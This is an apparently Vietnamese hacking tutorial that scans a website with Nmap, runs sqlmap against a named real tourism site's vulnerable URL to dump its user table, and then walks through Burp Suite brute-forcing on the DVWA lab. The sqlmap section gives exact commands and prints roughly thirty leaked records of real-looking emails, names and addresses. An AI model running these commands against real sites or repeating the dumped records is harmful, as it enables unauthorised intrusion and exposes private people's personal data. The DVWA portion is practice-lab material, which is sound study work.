
### 1. Nmap



Vidu với trang web này [Allshare.design](https://allshare.design)


Chúng ta check xem những port nào mở

Những service nào đang chạy để thăm dò



## Kết Quả

### 2. SQL map




Thao tác trên terminal

Đầu tiên Gõ : `sqlmap -u [url web] -schema`


Vidu: : `sqlmap -u http://dulichcamau.com.vn/bs/chi-tiet-doanh-nghiep.php?id=1365923675 -schema`

Nếu có lỗi sqlinjection thì sẽ trả về list database và table , kiểu dữ liệu tables






Tiếp đó ta chọn 1 bảng và xem dữ liệu của nó




Dùng câu lệnh `sqlmap -u http://dulichcamau.com.vn/bs/chi-tiet-doanh-nghiep.php?id=1365923675 -D setuptrave_db -T user --dump`

Ở đây ta truy vấn đến **database** tên là **setuptrave\_db** và bảng **user**

Ta thu được



Tiếp đó là



Coppy ra notpate


	mail	hoten	diachi
11e1-8bee-c9abe2f81e85	ngghisaigon39@yahoo.com	nghe sài gòn	427ng06 quyền rạch giá
11e1-8cb5-c9abe2f81e85	tranhao1@gmail.com	tran hao	q9.tp hcm
11e1-b67b-c9abe2f81e85	si.dotan@yahoo.com.vn	Hoàng Hải	11F8 Lê Chân
11e1-ab36-c9abe2f81e85	le.nhatdong@yahoo.com	Lê Đông	585 Đường 3-2,p8,q10
11e1-90f1-c9abe2f81e85	nguyenhongluykg@gmail.com	quochuy	rach gia
11e1-aeaf-c9abe2f81e85	nguyenhongluyct@yahoo.com.vn	luy	rach gia
11e1-856e-c9abe2f81e85	huavinhtruong@yahoo.com	truong	tan Hiep
11e1-b5c5-c9abe2f81e85	xuanhienkool@gmail.com	Huu	Tan Hiep Kien Giang
11e1-820b-c9abe2f81e85	<blank>	<blank>	<blank>
11e1-b915-c9abe2f81e85	anchoirg@gmail.com	Mai Long	02 Mau than, p.Vinh thanh, RG, KG
11e1-8ec9-c9abe2f81e85	mailong8208@gmail.com	long	02 Mau than, p.Vinh thanh, RG, KG
11e1-87fe-b6cd6524392f	thailengoc2011@gmail.com.vn	thái	05 - nam cao - rạch giá
11e1-8feb-b6cd6524392f	kinhdoanhviettelpost@gmail.com	Nguyen Van Dinh	213 Chu Van An, F. An Hòa, TP.Rạch Giá, Kiên Giang
11e1-a191-b6cd6524392f	<blank>	<blank>	<blank>
11e1-9e9f-b6cd6524392f	thuha.kg1988@yahoo.com.vn	Thu Ha	Rach Gia _ Kien Giang
11e1-85e1-b6cd6524392f	pretty_yuniyun@yahoo.com	Dương thị Ngọc Phượng	348 Lâm Quang Ky
11e1-a3b9-b6cd6524392f	ngocphuon@yahoo.com.vn	Dương thị Ngọc Phượng	348 Lâm Quang Ky
11e1-a3d3-b6cd6524392f	pretty_yuniyun@yahoo.com.vn	Dương thị Ngọc Phượng	348 Lâm Quang Ky
11e1-9337-c9abe2f81e85	phantien1089@gmail.com	Phan Tiên	Nguyễn Bình Khiêm- Rạch Giá- Kiên Giang
11e1-8d66-c9abe2f81e85	hoaitanh.27@gmail.com	Đỗ Thị Hoài Thanh	394 Nguyễn Văn Công, P.3, Q.Gò Vấp, Tp HCM
11e1-8ce2-c9abe2f81e85	thinhctkentvietnam.com	KENTVIETNAM	135 Nguyễn Cửu Vân F17.Q.Bình Thạnh TP.HCM
11e1-a3f0-c9abe2f81e85	pdlinh.pham@gmail.com	HOANG TAI MOBILE	91/19, 30/4, Q.NINH KIEU, TP CT
11e1-9d21-c9abe2f81e85	hathucthuc@hotmail.com	Công	Rach Gia
11e1-9719-c9abe2f81e85	thcomputer_113@yahoo.com	à thành	150 bắc hải, F6, Tân Bình
11e1-a381-c9abe2f81e85	nhanvantravel2@gmail.com	Cty TNHH TM & DL Nhân Văn	P1918-Tòa nhà Rainbow- KĐT Văn Quán- Hà Đông- HN
11e1-beb9-c9abe2f81e85	dha.kg.vn@gmail.com	danh hà	616 ngò quyền, rạch giá, kiên giang
11e1-8b09-c9abe2f81e85	nhanvantravel3@gmail.com	Cty TNHH TM & DL Nhân Văn	P1918-Tòa nhà Rainbow- KĐT Văn Quán- Hà Đông- HN
11e1-ad21-c9abe2f81e85	luuquocanh92@gmail.com	Cty TNHH TM & DL Nhân Văn	P1918-Tòa nhà Rainbow- KĐT Văn Quán- Hà Đông- HN
11e1-910a-c9abe2f81e85	thuytt-hn@gmail.com	Tạ Thanh Thủy	Tầng 11, Tòa nhà TTC, 19 Duy Tân,Cầu Giấy, Hà Nội
11e1-b2d3-c9abe2f81e85	tan_duong1994@yahoo.com	nguyenduong16	rach gia tinh kien giang
11e1-af63-c9abe2f81e85	muanhatnhoa189@gmail.com	Nguyen Thi Nga	Me Linh-Hà Nội
11e1-9e77-c9abe2f81e85	nguyenluat@gmail.com	Nguyen Luat	Nguyen Trung Truc, Rach Gia

Đã lấy thành công bản user lưu email và password




### 3. burpsuite\_pro\_v1.7.11

#### a. mở burpsuite lên




#### b. Mở firefox lên


Chỉnh proxy thành 127.0.0.1 và port là 8080



### c. Tiến hành bắt gói tin



Đăng nhập bừa 1 userName và 1 password 123/123



Home

Instructions

Setup

**Brute Force**

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: Brute Force

### Login

Username:

Password:

Login

### More info

[http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)  
<http://www.securityfocus.com/infocus/1192>  
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: user

Security Level: low

PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.8

Hướng dẫn sau minh họa một kỹ thuật để bỏ qua xác thực bằng cách sử dụng trang đăng nhập **Brute Force** lấy từ OWASP's Broken Web Application Project

Đầu tiên, đảm bảo rằng Burp được định cấu hình chính xác với trình duyệt của bạn

Trong tab Burp Proxy, hãy đảm bảo "**Intercept is off**" và truy cập vào trang đăng nhập của ứng dụng mà bạn đang thử nghiệm trong trình duyệt của mình.

## Vulnerability: Brute Force

### Login

Username:

Password:

Login

### More info


[http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)

<http://www.securityfocus.com/infocus/1192>

<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Trở lại Burp

Trong tab Proxy "Intercept", đảm bảo "**Intercept is on**".



Trong trình duyệt của bạn nhập một số chi tiết tùy ý vào trang đăng nhập và gửi yêu cầu.

## Vulnerability: Brute Force

### Login

Username:

TEST

Password:

...

Login

### More info

[http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)

